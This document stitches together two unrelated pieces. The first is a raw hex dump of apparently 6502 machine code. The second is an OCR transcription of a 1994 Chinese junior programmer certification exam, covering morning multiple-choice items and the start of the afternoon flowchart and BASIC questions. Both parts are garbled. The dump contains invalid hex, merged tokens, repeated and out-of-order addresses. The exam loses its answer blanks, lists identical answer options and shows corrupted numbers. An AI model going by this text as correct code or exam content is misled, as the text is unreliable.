 7F4C- 84 C3 CF CD C1 CE C4
 7F54- 8C 21 54 A0 E0 29 27 23
 7F5C- 45 29 28 86 4E 44 3C 7E
 7F64- 38 44 43 7B A0 E0 29 27
 7F6C- 23 59 29 28 86 49 3E 33
 7F74- 7D 4E 44 3C 7E A0 E0 29
 7F7C- 27 23 4F 29 28 86 4E 44
 7F84- 3C 7E 38 34 56 46 A0 E0
 7F8C- 29 27 23 58 29 28 86 4D
 7F94- 4B 33 76 4F 35 4D 33 A0
 7F9C- E0 29 27 7B 4C 47 6B 51
 7FA4- 21 54 71 23 3A A0 E0 29
 7FAC- 3B 29 25 29 25 29 25 29
 7FB4- 25 29 25 29 25 29 25 A0
 7FBC- E0 00 00 A9 07 85 25 A9
 7FC4- 0C 85 24 60 C6 D5 CC CC
 7FCC- A1 07 07 FF 48 A5 0A 48
 7FD4- A9 0C 20 2B C3 68 85 0A
 7FDC- 68 85 0B 6C 0A 00 AD 00
 7FE4- 0B D0 03 4C 00 60 20 65
 7FEC- 63 4C 43 63 A9 00 8D 99
 7FF4- 03 20 77 C3 4C 15 B0 20
 7FFC- 88 66 20 B9 C3 AD 8B C0
 8004- 60 20 4F 60 A9 B8 8D E7
 800C- 87 60 8D E7 87 AC 4F 03
 8014- 60 A9 01 85 25 A9 0A 85

801C- 24 60 00 00 82 00 AD 3C
 8024- C0 88 D0 05 CE 21 80 F0
 802C- 09 CA D0 F5 AE 20 80 4C
 8034- 22 80 60 8D 20 80 A9 08
 803C- 8D 21 80 20 22 80 AC 28
 8044- 65 20 4C 80 A9 26 A0 E3
 804C- AE F6 94 9D 00 91 E8 98
 8054- 9D 00 91 E8 8E F6 94 60
 805C- 00 00 00 82 01 1A 7F 55
 8064- 54 7F 55 37 7F 32 71 7F
 806C- 52 1D 7F 2E 32 DB C5 D3
 8074- C3 DD AC 7F 53 5C 7F 4C
 807C- 1F 7F 2E 32 7F 1F 4F 7F
 8084- 39 71 A0 DE 7F 1F 4F 07
 808C- 8D FF FF FF
 809A- 4C E8 65
 80C2- 19
 80CA- C3
 829B- 7F 56 55 7F 3E 68 A0 DE
 82A3- C2 AB A0 C2 CB A0 C3 D6
 82AB- A0 C4 C8 07 FF 20 07 65
 82B3- 4C C0 65 20 12 6D B1 1E
 82BB- C9 80 B0 05 C0 00 F0 01
 82C3- 88 8C 48 03 20 9D 68 20
 82CB- 60 69 8E 4A 03 4C E8 65
 82D3- 20 02 68 20 EE 57 CC 48
 82DB- 03 D0 03 4C 47 77 68 68
 82E3- C8 4C F6 76 8D 7B 07 8D
 82EB- FB 06 8D 5C 80 20 07 7D
 82F3- 20 07 65 20 5A 73 20 12
 82FB- 6D 4C B3 B6 00
 82FF- 4C E8 65
 845D- 20 AB C3 4C FD 8D 20 AB
 8475- C3 4C 02 8E
 850B- A9 01 8D D2 02
 8687- 4C D5 6E 20 F5 62 A9 26
 8693- A0 2E 20 4C 80 20 49 78
 869B- 5E 80 D0 F1 20 49 78 A9
 86A3- 26 A0 32 20 4C 80 4C 2A
 86AB- 7C 00 00 00 00 00
 86D8- 81 00 1A 0D 1A 0D 1A 0D
 86E0- 1A 07 FF 20 F5 62 A0 06
 86F8- 20 E5 62 AF F6 94 A0 00
 86F0- B9 FD 6A 9D 00 91 E8 C8
 86F8- C0 F0 D0 F4 A0 40 20 27
 8700- 87 A9 33 A0 59 20 4C 80
 8708- A9 A0 AC DC 02 20 4C 80
 8710- AD DB 02 AC DA 02 20 4C
 8718- 80 20 E3 62 A9 51 A0 31
 8720- 20 4C 80 20 2A 7E 60 A9
 8728- 15 8D F6 94 4C E5 62 00
 8730- E6 CE D0 02 F6 CF 50 85
 8738- CF 84 CE AD 99 03 8D 51
 8740- 87 A0 00 20 39 87 B1 CE
 8748- F0 15 D9 9A 03 D0 F4 C8
 8750- C0 F0 0B B1 CE F0 07
 8758- D9 9A 03 D0 E4 F0 F0 60
 8760- C8 B1 CE F0 1D C9 C1 B0
 8768- 19 09 80 8D BE 03 C8 B1
 8770- CE 09 80 8D BF 03 8C 7F
 8778- 87 A9 FF 20 FB 7F A0 9B
 8780- D0 DE 4C 73 84 4C 6D 84
 8788- 20 FE 7F A9 DA A0 CF 20
 8790- 37 87 C9 00 D0 CB 30 B9
 8798- C3 A9 9A A0 FF 20 37 87
 87A0- C9 00 D0 BD A9 00 F0 DD
 87A8- AE 99 03 A0 00 B9 9A 03
 87B0- 91 CE CA D0 F7 8C C4
 87B8- 8F 8D E7 87 A9 00 8D A5
 87C0- 87 20 B9 C3 4C AA 3F 20
 87C8- B9 C3 20 15 80 A9 71 A2
 87D0- A6 20 4F 60 A9 FF 8D A5
 87D8- 87 A9 06 8D AE 03 A9 12
 87E0- 20 2B C3 6C 8F 03 A9 BB
 87E8- F0 9E 4C 6D 84 81 00 0F
 87F0- 7F 53 2A 7F 36 64 7F 55
 87F8- 3C 7F 32 71 7F 52 1D 0E
 8800- 07 0D A8 B1 A9 A0 B2 B5

8- 7F 1D 40 B2 B0 7F 1F 3C
8810- B5 B0 B0 A0 A0 A8 B2 A9
8818- A0 B2 B0 7F 1D 40 B1 B5
8820- 7F 1F 3C B3 B0 B0 A0 FF
8828- 20 30 6D A9 86 A2 D8 20
8830- 4F 60 A9 6A A2 C7 A0 02
8838- 20 51 60 A9 87 A2 ED 20
8840- 4F 60 20 B5 60 C9 B1 F0
8848- 0B C9 B2 F0 15 C9 9B D0
8850- F1 4C B1 86 A9 40 8D FD
8858- 86 A9 14 A2 18 A0 FD 4C
8860- 6D 88 A9 30 8D FD 86 A9
8868- 0F A2 13 A0 EE 8D C1 62
8870- 8E FB 62 8C F1 86 4C 84
8878- 6F AD 00 C0 C9 14 D0 03
8880- 4C 4A 89 C9 08 F0 04 C9
8888- 88 D0 06 20 ABC3 4C 30
8890- F9 AD C9 03 C9 A0 D0 01
8898- 60 C9 E0 D0 05 A9 10 8D
8900- C9 03 85 D0 C9 FB 10 11
8908- C9 E1 30 05 38 E9 20 85
8910- D0 C9 D8 10 04 C9 C0 10
8918- 06 20 AB C3 4C DD FA AD
8920- 99 03 D0 37 20 1F 89 A5
8928- D0 A0 07 D9 28 89 F0 0A
8930- 88 D0 F8 18 69 20 85 D1
8938- D0 0B C8 B9 28 89 85 D1
8940- B9 29 89 85 D2 A0 00 20
8948- AB C3 98 48 B9 D1 00 F0
8950- 08 20 E3 FA 68 A8 C8 D0
8958- F1 68 60 20 1F 89 A0 FF
8960- C8 B9 32 89 D0 04 A5 D0
8968- D0 C9 C5 D0 D0 F2 A2 FF
8970- E9 C8 B9 32 89 F0 CE C9
8978- E0 30 CA 95 D1 D0 F1 A2
8980- 04 A9 00 95 D0 CA D0 FB
8988- 60 D6 FA E8 C9 E3 E8 D5
8990- F3 E8 CA F1 EE CC E1 E9
8998- CB E1 EF C6 F5 EE C8 E1
8999- EE E7 C7 E5 EE E7 D9 E9
8999- EE E7 D3 EF EE E7 00 00
8999- C9 06 F0 3C C9 14 D0 19
8999- 20 80 89 A9 27 A2 8C 20
8999- 74 89 A9 8C A2 1F 20 7B
8999- 89 A9 00 BD 99 03 20 6E
8999- C3 4C AB C3 8D 8F 03 8E
8999- 90 03 60 85 FC 86 FB 60
8999- 09 80 8D AE 03 A9 4D 8D
8999- 91 03 A9 71 8D 92 03 60
8999- 20 80 89 A9 A1 A2 89 20
8999- 74 89 A9 89 A2 CD 4C 66
8999- 89 AD 00 C9 C9 14 D0 03
8999- 4C 4A 89 C9 88 F0 1B AD
8999- C9 03 C9 A1 30 14 20 89
8999- C3 29 7F 8D BF 03 A9 1F
8999- 8D BE 03 A9 02 8D B6 03
8999- A9 FF 4C ABC3 7F C8 AB
8999- 7F BD C7 3A 20 7F BC F2
8999- 7F C6 B4 3A 20 A9 79 CD
8999- 94 89 D0 12 A9 A1 A2 89
8999- A0 CD 8D 94 89 8E 96 89
8999- 8C 9D 89 4C ED 6B A2 88
8999- A0 D5 4C EA 89 00 00 00
8A00- AE F6 94 E0 00 D0 3D 20
8A08- 48 7E A0 00 84 E0 20 48
8A10- 7E B1 84 C9 A0 F0 F7 B1
8A18- 84 C9 8D F0 0A C9 FE B0
8A20- 02 E6 E0 C8 4C 17 8A B1
8A28- 84 C9 A0 D0 08 88 C6 E0
8A30- F0 0F 4C 27 8A AD FB 07
8A38- E5 E0 90 06 4A A8 C8 20
8A40- E5 62 A0 01 4C 75 7D 8D
8A48- C1 02 20 49 6B A9 1D 8D
8A50- C0 02 A2 02 4C 74 79 7F
8A58- 32 71 7F 52 1D 7F 3E 57
8A60- 7F 55 45 7F 35 7A BA DE
8A68- D9 AB A0 C1 A0 C2 07 FF
8A70- 00 00 00 00 00 00 00
8A78- 00 00 00 00 00 00 00

8A80- C9 59 D0 03 4C B4 7D C9
8A88- 38 D0 03 4C 00 8A C9 3D
8A90- F0 04 C9 3E D0 06 20 48
8A98- 7E 4C 8F 7D C9 78 D0 09
8AA0- 20 48 7E 20 1D 7F 4C 61
8AA8- 7E 4C 75 7D 00 00 00 00
8AB0- 00 00 00 00 00 00 00 00
8AB8- 00 00 00 00 00 00 00 00
8AC0- 00 00 00 00 00 00 00 00
8AC8- 00 00 00 00 00 00 00 00
8AD0- A5 24 C9 00 D0 1F 20 49
8AD8- 6B A9 8A A2 57 20 4F 60
8AE0- 20 B5 60 C9 C1 D0 05 A9
8AE8- 38 4C 47 8A C9 C2 D0 05
8AF0- A9 78 4C 47 8A 20 49 6B
8AF8- 4C 85 75 00 00 00 00 00
8B00- 00 00 00 00 00 00 00 00
8B08- 00 00 00 00 00 00 00 00
8B10- 00 00 00 00 00 00 00 00
8B18- 00 00 00 00 00 00 00 00
8B20- 00 00 00 00 00 00 00 00
8B28- 00 00 00 00 00 00 00 00
8B30- 00 00 00 00 00 00 00 00
8B38- 00 00 00 00 00 00 00 00
8B40- 00 00 00 00 00 00 00 00
8B48- 00 00 00 00 00 00 00 00
8B50- 00 00 00 00 00 00 00 00
8B58- 00 00 00 00 00 00 00 00
8B60- 00 00 00 00 00 00 00 00
8B68- 00 00 00 00 00 00 00 00
8B70- 00 00 00 00 00 00 00 00
8B78- 00 00 00 00 00 00 00 00
8B80- 00 00 00 00 00 00 00 00
8B88- 00 00 00 00 00 00 00 00
8B90- 00 00 00 00 00 00 00 00
8B98- 00 00 00 00 00 00 00 00
8BA0- 00 00 00 00 00 00 00 00
8BA8- 00 00 00 00 00 00 00 00
8BB0- 00 00 00 00 00 00 00 00
8BB8- 00 00 00 00 00 00 00 00
8BC0- 00 00 00 00 00 00 00 00
8BC8- 00 00 00 00 00 00 00 00
8BD0- 00 00 00 00 00 00 00 00
8BD8- 00 00 00 00 00 00 00 00
8BE0- 00 00 00 AD 5D 03 C9
8BE8- C5 90 03 EE D7 02 EE D7
8BF0- 02 60 A9 4C 8D 47 7C 20
8BF8- 86 86 A9 20 8D 47 7C 60
8C00- 7F 56 55 7F 35 7A 7F 32
8C08- 2B 7F 30 58 7F 56 76 BA
8C10- DE C7 AB D4 D2 A0 D5 D9
8C18- 07 FF 00 00 00 00 00 7F
8C20- CE F5 7F R1 CA 3A 20 AD
8C28- 00 C0 C8 14 F0 E7
8CFA- 4C E6 87 A9 07 20 2B C3
8E02- A9 00 8D 99 03 20 77 C3
8E0A- 20 ABC3 20 ABC3
8E80- 8A 6D 9E 88 A9 00 6D 9F
8E88- 88 C9 9D 90 0A A9 7F A2
8E90- C8 20 4F 60 4C E2 8F 20
8E98- EE 8F 4C C1 8F BD 20 03
8FA0- 91 00 C8 60 E0 00 F0 3A
8FA8- D0 2A 20 F0 7F A9 71 A2
8FB0- AB 20 4F 60 A2 0E 20 80
8FB8- 63 A9 00 9D 20 03 4C 80
8FC0- 8F A2 00 A0 04 BD 20 03
8FC8- F0 DA C9 A0 B0 03 20 9D
8FD0- 8F E8 D0 F1 18 98 65 00
8FD8- 8D 0E 7A A9 00 65 01 8D
8FE0- 0F 7A A9 00 91 00 A9 00
8FE8- 8D E7 87 4C 6C 6B AD 0E
8FF0- 7A 85 00 AD 0F 7A 85 01
8FF8- 60 AD 0F 7A 85 01 80 20
8FB3- 20 DC 6C A9 60 8D C7 82
8BBB- 20 B6 82 A9 6C 8D C7 82
8BC3- A0 00 B1 1E C0 8D F0 0D
8BCB- C9 FE B0 09 E6 1E D0 02
8BD3- E6 1F 4C C5 B6 60 8D 5C
8BDB- 80 A9 01 8D D7 02 60 80

B6E3- 00 CF BA 7F 3E 3C 7F 2F
B6E8- 32 FF 80 00 D9 BA 7F 48
B6F3- 3D 7F 31 7C FF
B400- A9 00 85 42 85 3C A9 FF
B408- 85 3E A9 6F 85 3F A9 40
B410- 85 3D A9 D0 85 43 AD 83
B418- C0 AD 83 C0 20 DB B4 AD
B420- 82 C0 A9 00 85 3C 85 42
B428- A9 FF 85 3E A9 7F 85 3F
B430- A9 70 85 3D A9 D0 85 43
B438- AD 8B C0 AD 8B C0 20 DB
B440- B4 AD 8A C0 20 ABC3 20
B448- 54 EC 20 2C EC 20 94 EC
B450- 20 16 EC 20 B9 C3 4C 90
B458- B4 20 ABC3 AD 91 03 4B
B460- AD 8F 03 48 20 54 EC 20
B468- 2C EC 20 94 EC 20 16 EC
B470- 20 B9 C3 68 8D 8F 03 88
B478- 8D 91 03 A9 60 8D F3 03
B480- 49 A5 8D F4 03 A9 00 8D
B488- F2 03 20 58 FC 4C 9D B4
B490- A9 27 8D 8F 03 A9 8C 8D
B498- 90 03 4C 85 89 A9 B5 A2
B4A0- 00 20 4F 60 A2 90 20 A1
B4A8- 6C 20 3A FF 4C 00 60 00
B4B0- 00 00 FF FF 00 00 FF FF
B4B8- FF FF 00 00 FF FF 00 00
B4C0- FF FF 00 00 FF FF 00 00
B4C8- 00 00 FF FF 00 00 FF FF
B4D0- FF FF 00 00 FF FF 00 00
B4D8- 00 00 FF A0 00 B1 3C 91
B4E0- 42 E6 42 D0 02 E6 43 A5
B4E8- 3C C5 3E A5 3D E5 3F E6
B4F0- 3C D0 02 E6 3D 90 E6 60
B4F8- 00 00 FF FF 00 00 FF FF
B500- 0C 83 04 07 12 0F A0 A0
B508- A0 A0 A0 A0 A0 A0 A0 A0
B510- A0 A0 A0 A0 A0 A0 A0 A0
B518- A0 A0 A0 A0 A0 A0 A0 A0
B520- 84 04 20 20 20 20 20 C3
B528- C5 C3 A0 D7 CF D2 C4 D3
B530- D4 C1 D9 A0 B5 AE B0 A0
B538- A0 A0 A0 A0 A0 85 04 A0 A0
B540- A0 A0 A0 A0 A0 A0 A0 A0
B548- A0 A0 A0 A0 A0 A0 A0 A0
B550- A0 A0 A0 A0 A0 A0 A0 A0
B558- 86 04 20 20 20 7F 37 62
B560- 7F 55 5C 7F 33 66 7F 43
B568- 53 7F 2E 2B 7F 38 42 7F
B570- 54 5E A0 7F 4C 74 7F 1D
B578- 40 7F 1D 40 20 20 87 04
B580- A0 A0 A0 A0 A0 A0 A0 A0
B588- A0 A0 A0 A0 A0 B1 90 B9
B590- B4 AF B0 B9 AF B0 B0 A0
B598- A0 A0 88 04 A0 A0 A0 A0
B5A0- A0 A0 A0 A0 A0 A0 A0 A0
B5A8- A0 A0 A0 A0 A0 A0 A0 A0
B5B0- A0 A0 A0 A0 A0 A0 0E FF
B5C6- A9 08 85 06 A9 00 85 07
B5CE- 20 7C BC EA EA EA EA EA
B5E6- 20 00 B4 A9 05 85 06 A9
B5E8- 08 85 07 A9 60 8D B7 BC
B5F6- 20 7C BC 4C 59 B4 A9 BC
B5FE- A0 AE 20 AB BC EE B7 BC
B586- AD B3 BC D0 0A CE B2 BC
B58E- F0 1A A9 10 8D B3 BC CE
B596- B3 BC AD B2 BC C5 06 F0
B59E- 04 90 99 B0 D9 AD B3 BC
B5A6- C5 07 B0 D2 50 4C D9 03
B5AE- 01 60 01 00 05 07 BF BC
B5B6- 00 88 60

一九九四年度

初级程序员级 上午试题

请按下表选答试题

试题号	试题1~试题12
选择方法	全部解答
解答时间	9:00~11:00 120分钟

注意事项

- 请按下述要求正确填写答卷, 若不按下述要求解答, 将不给分。
1. 在省、自治区、直辖市、计划单列市栏内填写你所所在的省、自治区、直辖市、计划单列市的名称。
 2. 在答卷的指定位置填写准考证号、出生年月日和姓名。
 3. 答卷上除填写上述内容外只能写答案。
 4. 解答时字迹务必清楚, 字迹不清时, 将不评分。
 5. 仿照下面例题, 将解答写在答卷的对应栏内。

例题: 从供选择的答卷中, 选出应填入下面 内的正确答案, 把编号写在答卷的对应栏内。

一九九四年度全国共有 个省、自治区、直辖市及计划单列市举行计算机软件专业技术资格和水平考试。

供选择的答卷

- D: ① 36 ② 37 ③ 39

因为正确的答案是“39”, 故在答卷的对应栏D内写上编号“③”(查看答卷纸)。

初程上1 (共6页)

下列试题1至试题12是必答题, 请全部解答

试题1

从供选择的答卷中, 选出应填入 内的正确答案, 把编号写在答卷的对应栏内。

栈是一种线性表, 它的特点是 。设用一维数组 A [1, ..., n] 表示一个栈, 令 A [n] 为栈底, 用整型变量 T 指示当前的栈顶位置, A [T] 为栈顶元素。在栈中压入 (PUSH) 一个新元素时, 变量 T 的值 ; 从栈中弹出 (POP) 一个元素时, 变量 T 的值 。设栈空时, 有输入序列 a, b, c, 经过 PUSH, POP, PUSH, POP, PUSH, POP 操作后, 从栈中弹出的元素序列是 。变量 T 的值是 。

供选择的答卷

- A: ① 先进先出 ② 后进先出 ③ 逆序于 D
 ④ 出优于进 ⑤ 随机进出
 B, C: ① 加1 ② 减1 ③ 不变
 ④ 减0 ⑤ 加2 ⑥ 减2
 D: ① a, b ② b, c ③ c, a
 ④ b, a ⑤ c, b ⑥ a, c
 E: ① n + 1 ② n + 2 ③ n
 ④ n - 1 ⑤ n - 2

试题2

从供选择的答卷中, 选出应填入 内的正确答案, 把编号写在答卷的对应栏内。

在 DOS 操作系统下, 设当前盘为 A 盘, 当前目录为根目录, A 盘中存在任何子目录和文件, 那么执行如下命令序列:

```
MD D1
MD D2
CD D1
MD D3
```

则系统产生的树型目录是 。此时的当前目录是 。如果继续执行如下命令序列:

```
CD \ D2
MD D4
CD ..
```

则系统产生的树型目录是 。此时的当前目录是 。若要删除子目录 D3, 则需要执行的命令或命令序列应为 。

初程上2 (共6页)

供选择的答卷

- A: ① 根目录 ② 根目录 ③ 根目录 ④ 根目录
- ```

D1 D3 D1 D2 D2 D3 D1 D2
 | | | | | | | |
 D2 D3 D1 D3
 | | | |
 D4 D3 D2 D4 D3 D4 D1 D4

```
- B: ① 根目录      ② D1      ③ D2      ④ D3
- C: ① 根目录      ② 根目录      ③ 根目录      ④ 根目录
- D: ① 根目录      ② D1      ③ D2      ④ D3      ⑤ D4
- E: ① CD \ D1      ② RD D3      ③ CD ..      ④ RD D1  
 RD D3      CD D2      RD D3

试题3

从供选择的答卷中, 选出应填入  内的正确答案, 把编号写在答卷的对应栏内。

数据库是一种  数据库, 其库文件的基本操作是由 、、、 四种基本运算组合而成的。 是从关系表中抽出特定的记录。 是从关系表中抽出特定的字段。 是将两张以上的关系表相应形成新表。此外,  操作是一种逻辑排序。

供选择的答卷

- A: ① 层次型      ② 网状型      ③ 关系型      ④ 数值型  
 B-E: ① 统计      ② 投影      ③ 选择      ④ 索引  
 ⑤ 遍历      ⑥ 排序      ⑦ 连接

试题4

从下述关于操作系统的叙述中, 选出五条正确叙述, 并按编号从小到大的次序写在答卷的 A-E 栏内。

- ① 操作系统是一种系统软件。
- ② 操作系统的目的是使用户能够操作计算机。
- ③ 操作系统是计算机硬件的一个组成部分。
- ④ 操作系统是计算机操作系统的高级系统。
- ⑤ 操作系统可分成数据管理、分时、实时等类型。
- ⑥ 操作系统控制和管理计算机资源, 合理组织工作流程并为用户提供。
- ⑦ 操作系统能进行作业、进程、存储、设备和管理。
- ⑧ 在两台微型机上只要使用同一个操作系统, 这两台机器就完全相互兼容。
- ⑨ DOS、VMS、Basic 都是微型机上的操作系统。
- ⑩ 操作系统是对硬件的第一层扩充, 应用软件是在操作系统支持下工作的。

初程上3 (共6页)

试题5

从供选择的答卷中, 选出应填入  内的正确答案, 把编号写在答卷的对应栏内。

在高级程序设计语言中,  可以出现在赋值号之前, 一般在  之前先进行 。对程序员来说, 数据类型限制了 。结构化程序的基本控制结构有 。

供选择的答卷

- A: ① 变量      ② 常量      ③ 表达式      ④ 过程名  
 B, C: ① 变量说明      ② 变量命名      ③ 常量定义      ④ 变量引用  
 D: ① 变量的存储和取值      ② 变量的存储方式  
 ③ 数据的存储媒体      ④ 过程中参数的传递方式  
 E: ① 赋值、子程序调用、输入输出      ② 条件语句、循环语句、过程语句  
 ③ 顺序、选择、循环

试题6

从供选择的答卷中, 选出应填入  内的正确答案, 把编号写在答卷的对应栏内。

某十六位机器码为 111011111111001, 它表示带符号的整数 (最高一位为符号位)。若采用的是补码表示法, 则表示的真值为十进制数 。八进制数  或十六进制数 。若采用的是原码表示法, 则表示的真值为十进制数  或八进制数 。

供选择的答卷

- A-E: ① +1007      ② -1007      ③ +4103      ④ -4103  
 ⑤ +6999      ⑥ -6999      ⑦ +1000?      ⑧ -1000?  
 ⑨ +28665      ⑩ -28665      ⑪ +6771?      ⑫ -6771?

试题7

从供选择的答卷中, 选出应填入  内的正确答案, 把编号写在答卷的对应栏内。

逻辑表达式 F =  具有右图的真值表。逻辑表达式 A + AB 可化简为 。(A + AB)(E + AB) 可化简为 。

对四位二进制数 A = 1010, B = 1100, 依次经过如下三步异或运算:

A ⊕ B → A      A ⊕ B → B      A ⊕ B → A

其结果为: A = , B = 。

供选择的答卷

- A-C: ① AB      ② AB      ③ AB - AB  
 ④ A + B      ⑤ A + B      ⑥ A + B  
 ⑦ AB      ⑧ A + B      ⑨ AB  
 D, E: ① 1000      ② 1010      ③ 1100      ④ 1110  
 ⑤ 0000      ⑥ 0010      ⑦ 0100      ⑧ 0110

初程上4 (共6页)

试题 8  
从供选择的答案中，选出应填入 [ ] 内的正确答案，把编号写在答卷的对应栏内。

计算机指令由 [ ] A 指令码 [ ] B 解释，该条指令中的操作数（地址）称为 x，地址为 x 的主存单元内容为 y，地址为 y 的主存单元内容为 z。如果用直接寻址方式，参与操作的数据为 [ ] C；如果用间接寻址方式，参与操作的数据为 [ ] D；如果用间接寻址方式，参与操作的数据为 [ ] E。

供选择的答案  
A: ① 运算器和控制器 ② CPU 和磁盘存储器  
③ 硬件和软件 ④ CPU 和主存  
B: ① 解释程序 ② 解释程序 ③ 控制器 ④ 运算器  
C-D-E: ① x ② x+y ③ y  
④ y+z ⑤ z ⑥ x+z

试题 9  
从供选择的答案中，选出应填入 [ ] 内的正确答案，把编号写在答卷的对应栏内。

目前使用的软盘软盘有 3.5 英寸双密度 (DD)、3.5 英寸高密度 (HD)、5.25 英寸双密度和 5.25 英寸高密度四种。DOS 系统对上述四种磁盘格式化的标准容量分别为 [ ] A、[ ] B、[ ] C 和 [ ] D 字节。

软盘可以进行写保护的，3.5 英寸和 5.25 英寸软盘分别是通过写保护窗和写保护槽进行写保护的。写保护的方法为 [ ] E。

供选择的答案  
A-D: ① 160K ② 320K ③ 360K  
④ 720K ⑤ 1.2M ⑥ 1.44M  
E: ① 3.5 英寸软盘写保护窗开表示写保护；5.25 英寸软盘写保护槽封死表示写保护  
② 3.5 英寸软盘写保护窗开表示写保护；5.25 英寸软盘写保护槽封死表示写保护  
③ 3.5 英寸软盘写保护窗开表示写保护；5.25 英寸软盘写保护槽封死表示写保护  
④ 3.5 英寸软盘写保护窗开表示写保护；5.25 英寸软盘写保护槽封死表示写保护

试题 10  
从供选择的答案中，选出应填入下面英语句叙述中 [ ] 内的正确答案，把编号写在答卷的对应栏内。

Please [ ] A new diskette for drive A:  
and press any key when [ ] B.  
Press ESC key to [ ] C to main menu.  
(Please specify the [ ] D and the filename.  
Please [ ] E the new volume label.

供选择的答案  
A-E: ① enter ② memory ③ ready ④ interface  
⑤ return ⑥ insert ⑦ ask ⑧ device  
⑨ menu ⑩ path

试题 11  
从供选择的答案中，选出应填入下面关于计算机信息的中文叙述中 [ ] 内的正确答案，把编号写在答卷的对应栏内。

以下是某计算机的有关英文信息：  
Computer -- Compaq  
Operating system -- DOS 3.31  
Number of logical disk drives -- 5  
Logical drive letter range -- A thru E  
CPU type -- 80386  
Memory used by DOS and resident programs -- 83664 bytes  
Memory available for user programs -- 570672 bytes  
Total memory reported by DOS -- 639K  
PC Tools has found the total memory to be -- 640K  
Enhanced Graphics Adapter present (color) -- 256K  
Extended memory installed -- 2976K

从以上英文信息可知：  
1. DOS 系统占用内存容量 [ ] A 字节。  
2. DOS 系统检测到内存容量 [ ] B 字节。  
3. 用户可用的内存空间有 [ ] C 字节。  
4. 扩展内存容量 [ ] D 字节。  
5. EGA 图形适配器占用 [ ] E 字节。

供选择的答案  
A-E: ① 256K ② 639K ③ 640K ④ 2976K ⑤ 570672  
⑥ 83664 ⑦ 80386 ⑧ 5 ⑨ 3.31

试题 12  
从供选择的答案中，选出应填入下面关于初等统计和方程叙述中 [ ] 内的正确答案，把编号写在答卷的对应栏内。

1. 设 100 个数按从小到大排列为  $x_1, x_2, \dots, x_{100}$ ，则它们的平均值  $\bar{x}$  [ ] A，方差  $D = [ ] B$ 。它反映了这组数据的离散程度。  
如果第一批 40 个数的平均值为  $k_1$ ，第二批 60 个数的平均值为  $k_2$ ，则这两批共 100 个数的平均值为 [ ] C。

2. 设  $x_1, x_2$  是方程  $x^2 - x + a = 0$  的两个根，其中 a 为实数，则  $x_1^2 + x_2^2$  的值为 [ ] D， $x_1^3 + x_2^3$  的值为 [ ] E。

供选择的答案  
A: ① 等于  $x_1$  ② 位于  $x_1$  与  $x_2$  之间  
③ 位于  $x_2$  与  $x_1$  之间 ④ 可能在区间  $(x_1, x_2)$  之外  
B: ①  $\frac{x_1^2 + x_2^2 + x_1 x_2}{100}$  ②  $\frac{(x_1 - x_2)^2 + (x_2 - x_1)^2 + \dots + (x_{100} - x_1)^2}{100}$   
③  $\frac{(x_1 - x_2)^2 + (x_2 - x_1)^2 + \dots + (x_{100} - x_2)^2}{100}$  ④  $\sqrt{\frac{(x_1 - x_2)^2 + (x_2 - x_1)^2 + \dots + (x_{100} - x_2)^2}{100}}$   
C: ①  $k_1 + k_2$  ②  $(k_1 + k_2) / 2$   
③  $(40k_1 + 60k_2) / 100$  ④  $(60k_1 + 40k_2) / 100$   
D, E: ①  $1 + a$  ②  $1 - a$  ③  $1 + 2a$  ④  $1 - 2a$   
⑤  $a - 2$  ⑥  $1 + 3a$  ⑦  $a - 3$  ⑧  $1 - 3a$

一九九四年度  
初级程序员级 下午试题

请做下述各题  
试题一～试题二 试题三～试题五 试题六～试题八  
选择方法 从 7 题中选答 1 题 从 3 题中选答 1 题 从 3 题中选答 1 题  
答题时间 14:00～16:00 120 分钟

注意事项  
请做下述要求正确填写答卷，若不按下述要求解答，将不给分数  
1. 在答卷的省、自治区、直辖市、计划单列市范围内填写你所在的省、自治区、直辖市、计划单列市的名称。  
2. 在答卷的指定位置内填写准考证编号、出生年月日和姓名。  
3. 在试卷与答卷内用 ⊗ 圈住选答的试题号。  
4. 答卷除填写上述内容外只能写答案。  
5. 答卷时字迹务必清楚，字迹不清时，将不评分。  
6. 利用下面例题，将解答写在答卷的对应栏内。

例题  
一九九四年度举行的计算机软件专业员资格和水平考试的日期是 [ ] 月 [ ] 日。  
因为正确的答案是 10 月 9 日，故在答卷的对应栏内写上 10 和 9 (参看下表)。

|    |     |
|----|-----|
| 例题 | 解答栏 |
| ①  | 10  |
| ②  | 9   |

附下：(共 13 页) NPD1

下列的 20 道题 (试题一至试题二) 中任选 1 道解答。  
如果解答的试题数超过 1 道，则解答的前 1 道有效。

试题一  
阅读下列说明和流程图，把应填入其中 ①～⑤ 处的字句，写在答卷的对应栏内。  
[说明]  
本流程图实现了将十进制小数 0.99、0.98、...、0.01 转换成二进制小数 (计算到小数点后 10 位为止)。转换方法是乘 2 取整。  
例如：十进制小数 0.99 转换成二进制小数 0.111110101  
十进制小数 0.01 转换成二进制小数 0.000001010  
在转换过程中，得到的各位二进制数按以字符串形式依次存放在数组元素 A(1)，A(2)，...，A(10) 中。  
[流程图]

附下：(共 13 页) NPD1

257.



试题二


阅读下列说明和流程图，把应填入其中①~⑤处的字句，写在答卷的对应栏内。

【说明】

26个英文字母在英文书籍中出现的频率是不同的。本流程图旨在按已知频率从大到小的次序对英文字母重新排序。

假定26个字母依次存放在CH(1), CH(2), ..., CH(26)中，它们所对应的频率依次存放在F(1), F(2), ..., F(26)中。按规定，重新排序后的英文字母仍存放在数组CH中。

【流程图】



— 初下 3 — (共 13 页) BFD1

从下列的3道试题(试题三至试题五)中任选1道解答。  
如果解答的试题数超过1道，则解答的前1道有效。

试题三

阅读下列程序说明和 BASIC 程序，把应填入其中 处 的字句，写在答卷的对应栏内。

【程序说明】

本程序按如下算式计算并输出结果S的值。(即计算t=1, 2, 3, 4时，Σ右边式子的值的和S)

$$S = \sum_{t=1}^4 \frac{4F(t)}{F(1-1) - 3G(t^2+2)}$$

其中

$$F(x) = \frac{e^x - |x - 1.2|}{x + 10 \cos(x - 1)}$$

$$G(x) = \begin{cases} 1 & \text{当 } x < 9 \text{ 时} \\ 2 & \text{当 } x = 9 \text{ 时} \\ 0 & \text{当 } x > 9 \text{ 时} \end{cases}$$

【程序】

```

10 (1) FNF(X)=(2)
20 S=0
30 FOR T=1 TO 4
40 Y=T*T+2
50 (3) 100
60 S=(4)
70 NEXT T
80 PRINT "S=", S
90 END
100 G=0
110 IF Y<9 THEN (5)
